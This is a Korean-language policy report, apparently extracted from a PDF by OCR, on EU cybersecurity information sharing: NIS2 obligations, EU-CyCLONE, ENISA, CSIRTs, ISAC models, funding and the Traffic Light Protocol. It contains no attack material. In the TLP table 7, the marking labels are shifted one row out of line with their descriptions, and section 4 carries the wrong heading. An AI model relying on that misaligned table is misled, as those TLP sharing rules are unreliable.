(l) 제16(7)조에 언급된 동료 검토 보고서를 논의

(m) 협력에 관한 이 조 규정의 적용과 관련하여 작전 관행의 수렴을 위한 지침 발행

21) 에너지(전기, 석유, 가스), 운송(항공, 기차, 수상, 도로), 은행(credit institution), 금융(거래소 등), 보건, 급수(음용수 공급 및 분배), 디지털(인터넷 교환 설비. 도메인 네임 시스템 서비스 제공자 등), 전자상거래 플랫폼, 클라우드컴퓨팅 서비스 제공자, 검색 엔진

22) https://www.nis-2-directive.com/

23) 2021년 10월 보고서에 대한 기관 간 협상을 시작하였으며, 이사회는 2021년 12월 이에 동의하고 2022년 5월 13일에 보고서 내용에 대한 잠정적 합의에 도달

- 유럽 사이버 위기 연락 기구 네트워크(EU-CyCLONE, European Cyber Crises Liaison Organization Network)를 공식적으로 설립하여 EU 및 회원국 간의 정보공유 및 협력 강화(EU & national cooperation)[24)]


[표 2] EU-CyCLONE의 주요업무


(a) 대규모 침해사고의 대비
(b) 관련 사이버 침해사고에 대한 상황 인식 공유
(c) 대규모 침해사고 및 위기 관리를 조정하고 그러한 사건 및 위기와 관련하여 정치적 관점에서 의사 결정을 지원
(d) 국가 사이버 보안 사고 및 대응 계획에 대해 협의

- 사이버 보안 정보 공유 조치 조항을 통해 회원국이 일반데이터보호규정(GDPR, General Data Protection Regulation)을 침해하지 않고 필수적이고 중요한 관계 주체(essential and important entities)가 사이버 위협, 취약성, 타협 지표, 전술, 기술 및 절차, 사이버 보안 경고 및 구성 도구와 관련된 정보를 포함하여 자신들 간에 관련 사이버 보안 정보를 교환할 수 있도록 보장할 것을 촉구
  - 사고를 예방, 탐지, 대응 또는 완화하는 것을 목표로 하며, 사이버 위협에 대한 인식을 높이고, 그러한 위협의 확산 능력을 제한 또는 방해하며, 다양한 방어 기능, 취약성 교정 및 공개, 위협 탐지 기법, 완화 전략 또는 대응 및 복구 단계를 지원함
  - 회원국은 필수적이고 중요한 관계주체의 정보공유가 정보의 잠재적으로 민감한 성격과 관련하여 정보 공유 협정을 통해 시행되어야 하며 제1항에 언급된 연합법 규칙을 준수해야 한다고 규정
- 이 지침의 범위에 속하지 않는 단체들이 중대한 사건, 사이버 위협 또는 하마터면 놓칠 뻔한 상황에 대한 통지를 자발적으로 제출할 수 있도록 보장할 의무
  - 회원국은 자발적인 통지보다 의무적인 통지 처리를 우선시할 가능성
  - 자발적 보고는 보고기업이 통지를 제출하지 않았다면 보고기업의 대상이 되지 않았을 어떠한 추가적인 의무도 미부과
  - 회원국은 정보 공유 약정의 절차, 운영 요소, 내용 및 조건을 명시하는 규칙을 설정
- 기존에 주요 서비스 제공자와 디지털 서비스 제공자[25)]로 구분했던 대상주체(Entities)를 중요도에 따라 필수서비스와 중요서비스로 분류

24) CSIRTs Network와 협력하도록 규정
25) 7가지 주요 서비스(에너지, 운송, 은행, 금융 시장 인프라, 의료, 식수 공급 및 유통, 디지털 인프라)와 3가지 디지털 서비스(온라인 마켓플레이스, 온라인 검색)

[그림 1] 필수서비스(Essential Services)와 중요서비스(Important Services)





2. 운영기관(공유체계)


- 2004년 임시 기구로 설립되었던 ENISA는 ICT의 발달과 함께 교묘해지는 사이버공격에 체계적으로 대응하기 위해 2019년 6월 "사이버 보안법(Cybersecurity Act)"[26]에 의해 "유럽연합 정보보안청(The European Union Agency for Cybersecurity)"으로 명칭 변경하고 상설기구화
  - 회원국, EU단체 등 이해관계자의 사이버보안 자문, 정보공유, 네트워크 보안 기능 조정 등의 역할 수행
  - 사이버범죄에 효과적 대응을 위해 회원국의 침해사고 대응팀(CSIRT) 구축을 지원하고 이를 네트워크로 묶는 초국가적 시스템(CSIRTs Network) 마련 추진
  - 회원국 내 법집행기관(LEA, Law enforcement agencies), 금융, 에너지, 산업제어시스템(ICS, Industrial Control Systems)[27] 등 다른 ISAC 커뮤니티와 협력

- CSIRTs Network는 EU 회원국의 CSIRT와 CERT-EU로 구성된 네트워크로, 회원들이 협력하고 정보를 교환할 수 있는 포럼을 제공
  - 현재 유럽에서 39개의 국가 또는 산업별 CERT, CSIRT 팀이 가입 중[28]이며, 가입을 위한 최소조건은 TF-CSIRT Trusted Introducer[29]에 가입되어 있거나 ENISA의 특별 승인을 득한 경우
  - CSIRTs Network는 직접적인 사고 대응보다는 유럽 전역의 CSIRT 팀을 소개하고 침해사고 시 관련 대응팀을 소개하는 수준

26) https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32019R0881&qid=1663259011859
27) ENISA는 SCADA(Supervisory Control and Data Acquisition) 시스템을 포함한 산업 제어 시스템(ICS)은 에너지 분배, 수처리, 운송, 화학, 정부, 국방 및 식품 공정을 포함한 다양한 산업 공정에 없어서는 안될 필수 요소라고 정의
28) https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-inventory/certs-by-country-interactive-map#network-status=Member
29) 유럽의 CERT 커뮤니티(https://www.trusted-introducer.org/index.html)

CERT-EU는 2011년에 설립된 ENISA 산하의 침해사고대응팀으로, 사이버 공격 예방, 감지, 완화 및 대응을 지원하고 사이버 보안 정보 교환 및 사고 대응 조정 허브 역할을 수행

[그림 2] EU의 정보공유 및 협력체계



- 회원국은 필수적이고 중요한 기관이 서비스 제공에 중대한 영향을 미치는 모든 사건을 당국 또는 CSIRT에 부당한 지체 없이 통지해야 할 의무

새로운 NIS2에 따르면 회원국은 필수적이고 중요한 기관이 서비스 제공에 중대한 영향을 미치는 모든 사건을 관할 당국 또는 CSIRT에 즉시 통지하고, 해당 기관은 서비스 제공에 부정적인 영향을 미칠 수 있는 사건을 서비스 수령인에게 즉시 통지

- 관할 당국이나 CSIRT는 국경을 초월한 영향을 결정할 수 있도록 하는 모든 정보를 보고하며, 필요 시 해당 기관은 서비스 수신자에게 해당 위협에 대응하여 취할 수 있는 조치 또는 구제책을 통지

[표 3] 보고가 필요한 중대한 사건

(a) 해당 사건이 해당 기업에 상당한 운영 중단 또는 재정적 손실을 초래했거나 초래할 가능성이 있는 경우

(b) 사건이 상당한 물질적 또는 비물질적 손실을 초래하여 다른 자연인 또는 법인에게 영향을 미쳤거나 영향을 미칠 가능성이 있는 경우

- 회원국은 관련 기관이 관할 당국 또는 CSIRT에 다음을 제출하도록 보장할 의무

[표 4] 침해사고에 대한 보고 내용

(a) 부당한 지체 없이 어떠한 경우에도 사건을 인지한 후 24시간 이내에 해당되는 경우 사건이 불법 또는 악의적 행위에 의해 발생한 것으로 추정되는지 여부를 나타내는 초기 통지

(b) 관할 당국 또는 CSIRT의 요청에 따라 관련 상태 업데이트에 대한 중간 보고서

(c) 최소한 다음을 포함하는 (a)항에 따른 보고서 제출 후 1개월 이내에 최종 보고서:


(i) 사고, 심각도 및 영향에 대한 자세한 설명
(ii) 사고를 유발할 가능성이 있는 위협 또는 근본 원인의 유형;
(iii) 적용되고 진행 중인 완화 조치.

- 관할 당국 또는 CSIRT는 초기 통지를 받은 후 24시간 이내에 사건에 대한 초기 피드백을 포함하여 통지 기관에 응답을 제공해야 하며, 요청 시 가능한 완화 조치에 대한 지침을 제공[30)]
- CSIRT는 관련 기관이 요청하는 경우 추가 기술 지원을 제공하며, 사건이 범죄적 성격을 띤 것으로 의심되는 경우, 관할 국가 당국 또는 CSIRT는 법 집행 기관에 사건을 보고
- 사건이 2개 이상의 회원국과 관련된 경우 관할 당국 또는 CSIRT는 영향을 받는 다른 회원국 및 ENISA에 사건을 통지하여, 연합법 또는 연합법을 준수하는 국내법에 따라 제공된 정보의 기밀은 물론 법인의 보안 및 상업적 이익을 보존
- 사건을 예방하거나 진행 중인 사건을 처리하기 위해 대중의 인식이 필요한 경우, 또는 사건의 공개가 달리 공공의 이익을 위한 경우, 관련기관은 사건에 대해 대중에게 알리거나 해당 기관에 그렇게 하도록 요청 가능

ENISA에서는 2018년 회원국의 ISAC 운영에 대한 분석[31)]을 통해 정보공유모델을 크게 국가 중심 모델(the country-focused model), 부문별 모델(the sector-specific model), 국제협력모델(the international collaboration model)로 구분하여 설명

- 국가 중심 모델은 가장 많은 유형으로 모든 전문가와 CSIRT를 하나의 이니셔티브로 모아 정보 공유와 분석 교류를 보다 원활하고 효과적으로 하는 것이 목표
  - 국가 중심 모델은 대부분 비공식적이며, CSIRTs 내부 또는 ISAC에 참여하는 전문가가 관리
  - 스페인(ICARO), 포르투갈(National network of CSIRTs), 리투아니아(Forum for information exchange), 룩셈부르크(CERT.LU)에서 국가중심 모델을 채택하여 운영 중

[그림 3] 국가 중심의 정보공유모델




- 부문별 모델은 대부분 국가 주요 인프라 산업에 중점을 두고 시행하며, ISAC이 정보공유를 위한 플랫폼 역할을 하며 구성원에게 더 저렴하고 편리한 보안서비스를 제공
  - 해당 분야 내에서 활동하는 다른 정보·보안 전문가들과 정보와 분석을 공유해 사업자가 분야별 지식과

30) CSIRT가 통지를 받지 못한 경우, CSIRT와 협력하여 관할 당국이 지침을 제공
31) ISAC 협력 모델(Information Sharing and Analysis Center (ISACs) - Cooperative models)

경험을 최대한 활용할 수 있도록 하는 것이 목표


- 부문별 모델에서는 부문별 산업의 민간 주도 ISAC과 정부 주도 ISAC의 두 가지 다른 유형이 존재
- 민간주도의 부문별 모델은 부문별 산업 내에서 필요한 정보를 공유하는 일종의 협력과 협업 모델로, 사이버 위협의 본질과 협력의 필요성을 잘 이해하는 강력한 민간 산업이 존재할 경우 부문별 모델이 시행
- 민간주도의 부문별 모델은 보통 공공부문의 지원은 전혀 없으나, 심각한 사이버 범죄 등 특정한 상황에서는 공공 부문 및 공공 행정과의 협력
- 민간주도의 부문별 정보공유모델은 폴란드의 금융보안센터(BCC, Polish Bank Association), 노르웨이의 건강 CERT(HealthCERT) 등
- 정부주도의 부문별 정보공유모델은 핀란드, 벨기에, 네덜란드 등에서 시행하고 있으며 다수의 부문별 ISAC이 활동 중

[그림 4] **부문별 정보공유모델**



- 국제협력모델은 유럽 전역과 전 세계의 복수 이해당사자들이 협력하는 모델로, 금융, 에너지, 항공 등의 일부 부문은 특수성과 사이버 보안 성숙도로 인해 이러한 유형의 ISAC에 더 적극적으로 참여
  - 사이버 보안은 국경에 의해 제한되지 않는다는 점 때문에 국제적인 협력이 필요하다는 인식으로 출발하였으나, 정보공유에 대한 접근방식 등의 문화적 차이로 인해 신뢰 구축이 어려운 단점
  - 금융(EU FI- ISAC), 에너지(EE-ISAC), 항공(European ISAC in Aviation sector) 부분의 국제협력 정보공유모델이 존재


[그림 5] **국제협력 정보공유모델**



3. 재원조달

- EU 회원국 내 ISAC이 자금을 조달하는 방법(Funding Option)은 정부 보조금, 가입 의무 수수료, 자발적인 기부 등 다양한 방안이 존재하며 ISAC의 성격이나 각국의 문화에 따라 차이
  - 의무 수수료(Mandatory fees) 방식은 ISAC이 자금을 조달하는 가장 일반적인 방법이며 수수료는 기업의 규모와 ISAC에 대한 기업의 참여도 등에 따라 차이
    - 전문가들은 수수료가 관련 이해당사자들이 더 많은 정보를 공유하도록 동기를 부여하여 활발한 교류로 이어진다고 주장
    - 대표적으로 에너지 ISAC이 의무 수수료로 활동 중
  - 자발적 기부(Voluntary contribution)는 두 번째로 인기 있는 자금 조달 옵션이며, 예산뿐만 아니라 자원을 기부하는 경우도 존재
  - 정부 보조금(Government subsidies)은 보통 ISAC를 지원하는 정부 프로그램이나 법률이 있을 때 지정
    - 대부분의 유럽 내 정부는 정보 공유를 통해 인정적인 서비스를 확보하는 것이 민간 부문의 역할이라고 믿기 때문에, 정부보조금은 다소 드문 자금 조달 옵션
    - 정부 보조금은 대개 전체 자금을 지원하는 것보다 업계의 협력을 자극하고 장려하기 위해 사무국을 운영하고 회의 장소를 제공하는 비용

[그림 6] EU 회원국의 자금조달 방안




4. 재원조달

- 대부분의 유럽 연합 국가에서 ISAC 회원국 간의 정보 공유는 공식 협정을 따르는 방식으로 수행
  - 공식 협정에는 공유해야 하는 정보의 유형 및 공유 수단이 포함
  - ISAC의 구성원은 사이버 위협, 사고, 취약성, 완화 조치 및 모범 사례와 도구에 대한 정보를 교환

- 다수의 ISAC이 활동하는 유럽의 특징으로 인해, ISAC 간의 협업을 강화하기 위한 다양한 정보 공유방식(Collaboration styles and tools)이 시행 중

- 협업 방식(Collaboration styles)은 정기 회의, 작업 그룹, 회의 및 부대 행사 등으로 ISAC이 소집되는 형식과 빈도를 결정
  - 정기 회의(Regular meetings)는 ISAC가 교류할 수 있는 가장 일반적인 방법으로, 보통 연간 또는 분기별로 개최하여 특정 위협 및 사례 연구뿐만 아니라 모범 사례와 학습된 교훈에 대한 발표가 진행
  - 작업 그룹(Working groups)은 활성 ISAC에서 특정 주제를 다루기 위해 설립되며 전체 커뮤니티를 위한 해결책이나 권고를 제공
  - 특별 조사 워킹 그룹(Ad hoc investigative working group)은 특정 위협에 대한 대응으로 임시로 생성되고 특정 권한에 대한 역할을 유지하고 작업이 종료되면 해당 그룹은 중단
  - 회의 및 부대 행사(Conferences and side events)는 ISAC의 활동에 대한 인식을 높이고 더 많은 이해 관계자들을 참여시키기 위해 조직
- 협업 도구(Collaboration tools)는 웹 포털/플랫폼, 이메일 및 원격 회의등으로 ISAC 간 상호 작용이 적더라도 정보를 공유하는 방법을 보장
  - 웹 포털/플랫폼(Web portals/ platforms)은 대부분의 ISAC에서 사용하는 방법이며, 정보공유의 익명화, 자동화가 가능한 장점
  - 이메일 및 원격 회의(Emails and teleconferences)는 ISAC에서 가장 일반적인 도구로, 이메일과 문서를 암호화하기 위해 PGP키[32]를 활용

[그림 7] 공유기관 간 협업 방식



32) 인터넷에서 사용하고 있는 이메일 보안 기술 중에 하나로 필 짐머만(Phil Zimmermann)이 독자적으로 개발

- 대부분의 ISAC은 정보를 공유하기 위해 TLP(Traffic Light Protocol)를 사용하며, 일부 ISAC는 외부 소스로부터 정보를 수신
  - TLP(Traffic Light Protocol)은 수신자가 적용할 공유 경계를 나타내는 4개의 레이블 집합으로 미국의 “사고대응 및 보안팀(FIRST, Forum of Incident Response and Security)”[33]에서 2015년 처음 제안
  - TLP는 정보의 민감도와 이에 따른 공유 제한을 색으로 구분해 직관적으로 표현한 도구로, 법적 효력이 존재하진 않지만 이를 위반할 경우 커뮤니티 내의 신뢰가 하락하는 결과
  - 2022년 8월에는 TLP 두 번째 버전(TLP version 2.0)을 발표하여 공유정보를 더욱 세분화[34]

[표 5] TLP 표시의 정의

TLP 마킹	버전 1.0	버전 2.0	비고
TLP:RED	공개 금지, 참가자(participants)에 한함	개별 수신자(individual recipients)를 위해서만, 더 이상 공개하지 않음	
TLP:AMBER	제한적 공개, 참가자 조직에 한함	제한된 공개, 수신자는 조직 및 클라이언트 내에서 알아야 할 사항에 대해서만 이를 전파	
TLP:AMBER+STRICT	없음	제한된 공개, 받는 사람은 조직 내에서만 알아야 하는 경우에만 이를 전파할 수 있습니다.	버전 1.0은 소스에 추가 및 의도적인 제한을 지정할 수 있는 권한을 부여하여 특정 컨텍스트에서 TLP:AMBER를 제한
TLP:GREEN	커뮤니티에 제한된 공개, 수신자는 커뮤니티 내에서 공개	제한된 공개, 수신자는 커뮤니티 내에서 공개	
TLP:WHITE	공개 무제한	TLP:CLEAR로 대체	
TLP:CLEAR	없음 (TLP:CLEAR로 대체)	공개 무제한	

33) 1990년 설립된 미국의 비영리단체로 정부, 상업 및 학계의 제품 보안 팀을 포함하여 다양한 보안 및 사고 대응 팀
34) 2022년 8월부터 TLP version 2.0의 효력(https://www.first.org/tlp/)

[표 6] 정보 출처별 TLP 마킹 사용

TLP 마킹	버전 1.0	버전 2.0
TLP:RED	정보가 추가 당사자에 의해 효과적으로 처리될 수 없을 때 TLP:RED 를 사용할 수 있으며 오용될 경우 당사자의 개인 정보 보호, 평판 또는 운영에 영향	관련된 조직의 개인 정보, 평판 또는 운영에 대한 심각한 위험없이 정보를 효과적으로 처리할 수 없는 경우 TLP:RED를 사용
TLP:AMBER	정보원은 정보를 효과적으로 처리해야 하는 경우 TLP:AMBER를 사용할 수 있지만 관련 조직 외부에서 공유할 경우 개인 정보 보호, 평판 또는 운영에 위험을 초래	좌동
TLP:AMBER+STRICT	없음	수신자의 조직까지로 공유를 제한할 경우 TLP:AMBER+STRICT를 지정
TLP:GREEN	정보가 모든 참여 조직과 커뮤니티 또는 부문 내의 동료에 대한 인식에 유용한 경우 TLP:GREEN 을 사용	수신자는 TLP:GREEN 정보를 커뮤니티 내의 동료 및 파트너 조직과 공유할 수 있지만 공개적으로 액세스 가능한 채널을 통해서는 공유 불가
TLP:WHITE	공개 공개를 위한 규칙 및 절차에 따라 정보가 오용의 예측 가능한 위험을 최소화하거나 전혀 수반하지 않는 경우 TLP:WHITE를 사용	TLP:CLEAR로 대체
TLP:CLEAR	TLP:CLEAR로 대체	공개 공개를 위한 규칙 및 절차에 따라 정보가 오용의 예측 가능한 위험을 최소화하거나 전혀 수반하지 않는 경우 TLP:CLEAR를 사용

[표 7] 수신자별 TLP 표시 정보 공유

TLP 마킹	버전 1.0	버전 2.0
TLP:RED	버전 1.0	버전 2.0
TLP:AMBER	수신자는 TLP:RED 정보가 원래 공개된 특정 회의, 대화의 외부인과 공유 불가. (예를 들어, 회의 컨텍스트에서 TLP:RED 정보는 회의에 참석한 정보로 제한) 대부분 TLP:RED는 구두 또는 직접 대면으로 공유	수신자는 TLP:RED 정보를 다른 사람과 공유 불가 (예를 들어, 회의 컨텍스트에서 TLP:RED 정보는 회의에 참석한 정보로 제한)
TLP:AMBER+STRICT	수신자는 TLP:AMBER 정보를 자신의 조직 구성원 및 자신을 보호하거나 추가 피해를 방지하기 위해 정보를 알아야 하는 클라이언트 또는 고객과 만 공유	수신자는 TLP:AMBER 정보를 자신의 조직 및 클라이언트와 공유할 수 있지만 조직과 클라이언트를 보호하고 추가 피해를 방지하기 위해 반드시 알아야 하는 경우에만 가능
TLP:GREEN	없음	수신자는 자신의 조직 구성원과만 TLP:AMBER 정보를 공유할 수 있으며 조직을 보호하고 추가 피해를 방지하기 위해 알아야 할 필요가 있는 경우에만 공유
TLP:WHITE	수신자는 TLP:GREEN 정보를 해당 부문 또는 커뮤니티 내의 동료 및 파트너 조직과 공유할 수 있지만 공개적으로 액세스 가능한 채널을 통해서는 공유 불가 이 범주의 정보는 특정 커뮤니티 내에서 널리 유포될 수 있으며, TLP:GREEN 정보는 커뮤니티 외부로 공개 불가	수신자는 TLP:GREEN 정보를 커뮤니티 내의 동료 및 파트너 조직과 공유할 수 있지만 공개적으로 액세스 가능한 채널을 통해서는 공유 불가 ("커뮤니티"가 정의되지 않은 경우 사이버 보안/방위 커뮤니티를 가정)
TLP:CLEAR	표준 저작권 규칙에 따라 TLP:WHITE 정보는 제한 없이 배포	TLP:CLEAR로 대체

5. 공유정보

- 공유정보는 침해사고, 사이버 위협, 취약성, 복구, 상황인식, 모범사례, 전략적 분석 등의 정보
  - 침해사고(Incidents)는 손실된 정보(description of information lost), 사용된 기술(techniques used), 의도(intent) 및 영향(impact)에 대한 설명, 성공한 공격의 세부 정보[35] 등
  - 사이버 위협(Threats)은 잠재적으로 심각한 영향을 미칠 수 있는 아직 파악되지 않은 문제(yet-to-be-understood issues with potentially serious implications), 악의적인 파일(malicious files), 도난당한 전자메일 주소(stolen email addresses), 영향을 받는 IP 주소(impacted IP addresses) 또는 악성 프로그램 샘플(malware samples)과 같은 손상 징후(indicators of compromise) 또는 위협 행위자에 대한 정보[36]를 포함
  - 취약성(Vulnerabilities)은 악의적인 목적으로 악용될 수 있는 소프트웨어, 하드웨어 또는 비즈니스 프로세스의 취약성
  - 복구(Mitigations)는 취약성을 수정하고 위협을 방지하거나 차단하며 침해사고에 대응하고 복구하는 방법으로, 취약성을 차단하는 패치, 악용 방지를 위한 바이러스 백신 업데이트, 네트워크에서 악의적인 행위자를 제거하는 방법이 포함
  - 상황 인식(Situational awareness)은 의사 결정자가 사고에 대응할 수 있는 정보를 말하며, 악용된 취약성의 실시간 측정(real-time telemetry of exploited vulnerabilities), 활성 위협(active threats), 공격(attacks), 공격 대상(targets of attacks) 등의 정보
  - 모범 사례(Best practices)는 보안 통제, 개발 및 사고 대응 사례, 소프트웨어 패치 또는 효과성 측정 기준 등 소프트웨어 및 서비스의 개발 및 제공 방법과 관련된 정보
  - 전략적 분석(Strategic analysis)은 다양한 유형의 정보를 수집, 추출, 분석하여 의사결정자들이 미래의 위험에 대비할 수 있도록 준비

